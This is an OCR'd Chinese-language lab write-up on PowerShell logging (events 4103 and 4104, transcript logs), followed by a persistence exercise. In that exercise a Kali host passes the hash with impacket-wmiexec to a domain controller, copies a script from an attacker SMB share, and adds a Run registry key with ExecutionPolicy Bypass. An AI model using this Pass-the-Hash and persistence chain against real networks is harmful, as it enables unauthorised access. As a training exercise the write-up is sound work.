
8.4 查看 4104 事件內容

4104 是用來記錄 實際執行的 PowerShell 腳本內容。也就是說，當 PowerShell 執行一段 script block 時，系統會將整段腳本文字保存下來，方便後續稽核與分析。

從截圖中可以直接看到完整的腳本內容，例如 Write-Host "=== PowerShell Logging Demo Start ==="、$folder = "C:\Temp\PSDemo"、Get-ChildItem C:\Temp、Get-Content $file 與 $sum = 10 + 20 等程式碼。

由這些內容可確認，事件檢視器中出現的 4104 確實就是這次測試腳本所產生的紀錄，也證明 Script Block Logging 已成功啟用。





綜合本次結果可知，PowerShell Logging 不僅能記錄指令層級的執行資訊，也能保存完整腳本內容，對於系統稽核、事件追蹤以及資安分析都非常有幫助。

透過 Transcript 日誌內容查詢 PowerShell 的事件紀錄

前面Transcript Logging的部分已經設定路徑在C:\Transcripts
所以至上述路徑尋找log檔

應該會看到類似以下內容的文字檔:

```
**********************
Windows PowerShell 轉譯開始
開始時間: 20260413031742
使用者名稱: [redacted]
RunAs 使用者: [redacted]
設定名稱:
電腦: [redacted]
主應用程式: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
處理序識別碼: 15892
PSVersion: [redacted]
PSEdition: Desktop
PSCompatibleVersions: [redacted]
BuildVersion: [redacted]
CLRVersion: [redacted]
WSManStackVersion: [redacted]
PSRemotingProtocolVersion: [redacted]
SerializationVersion: [redacted]
**********************
**********************
命令開始時間: 20260413031749
**********************
```

```
命令開始時間: 20260413031821
**********************
PS C:\WINDOWS\system32> Write-Host "=== PowerShell Logging Demo Start ==="

$folder = "C:\Temp\PSDemo"
if (!(Test-Path $folder)) {
    New-Item -Path $folder -ItemType Directory | Out-Null
}

$file = Join-Path $folder "demo.txt"
"Hello PowerShell Logging" | Out-File $file -Encoding utf8

Get-ChildItem C:\Temp
Get-Content $file

$sum = 10 + 20
Write-Host "10 + 20 = $sum"

Write-Host "=== PowerShell Logging Demo End ==="

=== PowerShell Logging Demo Start ===
```

```
    目錄: C:\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2026/4/13  上午 03:18                PSDemo
Hello PowerShell Logging
10 + 20 = 30
=== PowerShell Logging Demo End ===
```

比較三種日誌的事件記錄的內容差異

1. 4103 Module Logging
   詳細腳本執行時呼叫了哪些模組、參數值，優點是可以追蹤惡意腳本具體使用了哪些系統功能，缺點是因為每一小步都會被記錄成一條log，導致日誌量極大，容易被洗掉，可能因此忽略掉嚴重的問題

2. 4104 Script Block Logging
   完整記錄腳本payload，能直接看到攻擊者的邏輯
   Script Block Logging同時具備去混淆功能，如果攻擊者將腳本進行 Base64 加密或混淆，PowerShell 在執行前必須先解密，而 4104 會記錄解密後的明文。

3. Transcript Logging
   直接輸出成文字檔，記錄了terminal的完整會話過程，其中也包含了使用者帳號、主機名稱、啟動時間等環境資訊。
   它更像是監視器的功能，可以看到攻擊當下發生甚麼事，缺點是無法對抗混淆腳本，且容易被攻擊者發現並手動刪除文字檔。

使用 Registry 建立 PowerShell 開機自動執行機制

- 此項目為利用 windows Registry 開機註冊表進行 Windows Persistence 練習。
  在這個練習裡，我們嘗試利用攻擊角度分析攻擊手法，因此利用 kali(10.0.0.87) 進行 Pass-The-Hash 橫向移動至 Domain Controller(10.0.0.10)後，利用 Powershell script 進行 log 紀錄取代攻擊腳本。

撰寫 Powershell script

在 kali 中撰寫 hello.ps1 模擬攻擊程式，腳本會生成 log.txt 紀錄執行腳本的時間：

```
$logPath = "$PSScriptRoot\log.txt"
$timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
$message = "[$timestamp] hello.ps1 executed on $env:COMPUTERNAME by
$env:USERNAME"

Add-Content -Path $logPath -Value $message
Write-Host $message -ForegroundColor Green
Write-Host "Log written to: $logPath" -ForegroundColor Yellow
~
~
~
~
~
~
~
~
~
~
"hello.ps1" 7L, 319B                                  7,61          All
```

寫入 Registry 建立開機自動執行機制

- 寫 `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` 設定完成後，登出再登入或重新啟動，以觀察是否成功執行腳本並產生結果

第一步：Pass-The-Hash 在 DC 上建立 shell

```
┌──(kali㉿kali)-[~]
└─$ impacket-wmiexec corp.local/administrator@10.0.0.10 -hashes :161cff084477fe596a5db81874498a24
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

第二步：在 kali(10.0.0.87) 上建立 smbserver

```
┌──(kali㉿kali)-[~]
└─$ impacket-smbserver aaa . -smb2support
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated com
panies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3
.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1
.0
[*] Config file parsed
[*] Config file parsed
```

第三步：在 DC 上 `copy` smbserver 上的 `hello.ps1` ，並且寫在 `C:\temp\` 裡

```
C:\>copy \\10.0.0.87\aaa\hello.ps1 C:\temp\hello.ps1
        1 file(s) copied.
```

```
C:\temp>dir
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#stand
ard-encodings
and then execute wmiexec.py again with -codec and the corresponding cod
ec
 Volume in drive C has no label.
 Volume Serial Number is 825E-9631

 Directory of C:\temp

2026/04/11  ◆W◆◆ 10:32    <DIR>          .
2026/04/11  ◆W◆◆ 10:32    <DIR>          ..
2025/11/21  ◆U◆◆ 02:24    <DIR>          AD
2026/04/11  ◆W◆◆ 10:29               319 hello.ps1
2025/11/18  ◆U◆◆ 08:36    <DIR>          registry
               1 File(s)            319 bytes
               4 Dir(s)  93,635,428,352 bytes free
```

第四步：寫入 `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`

- `reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "HelloTest" /t REG_SZ /d "powershell.exe -ExecutionPolicy Bypass -File C:\temp\hello.ps1" /f`

  ```
  C:\temp>reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "HelloTest" /t REG_SZ
  /d "powershell.exe -ExecutionPolicy Bypass -File C:\temp\hello.ps1" /f
  The operation completed successfully.
  ```

- 以 `reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "HelloTest"` 確認是否寫入

  ```
  C:\temp>reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "HelloTest"

  HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
      HelloTest    REG_SZ    powershell.exe -ExecutionPolicy Bypass -File C:\temp\hello.ps1
  ```

最後把 Domain Controller 重新啟動，並到 `C:\temp\log.txt` 觀察 `hello.ps1` 執行是否成功

```
└─$ impacket-wmiexec corp.local/administrator@10.0.0.10 -hashes :161cff084477fe596a5db818744
98a24
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type C:\temp\log.txt
[2026-04-11 10:46:43] hello.ps1 executed on DC01 by Administrator
```

結論

透過本次實作，我們了解作為一個藍隊人員應該如何啟用 log 收集組態收集到足夠的 log 做後續事件調查。同時學習到紅隊如何進行利用開機註冊表進行持久化，更學到藍隊應該如何因應持久化攻擊手法，經過真實實作與情境模擬我們有更加理解真實世界的紅藍對抗簡化版是如何運作。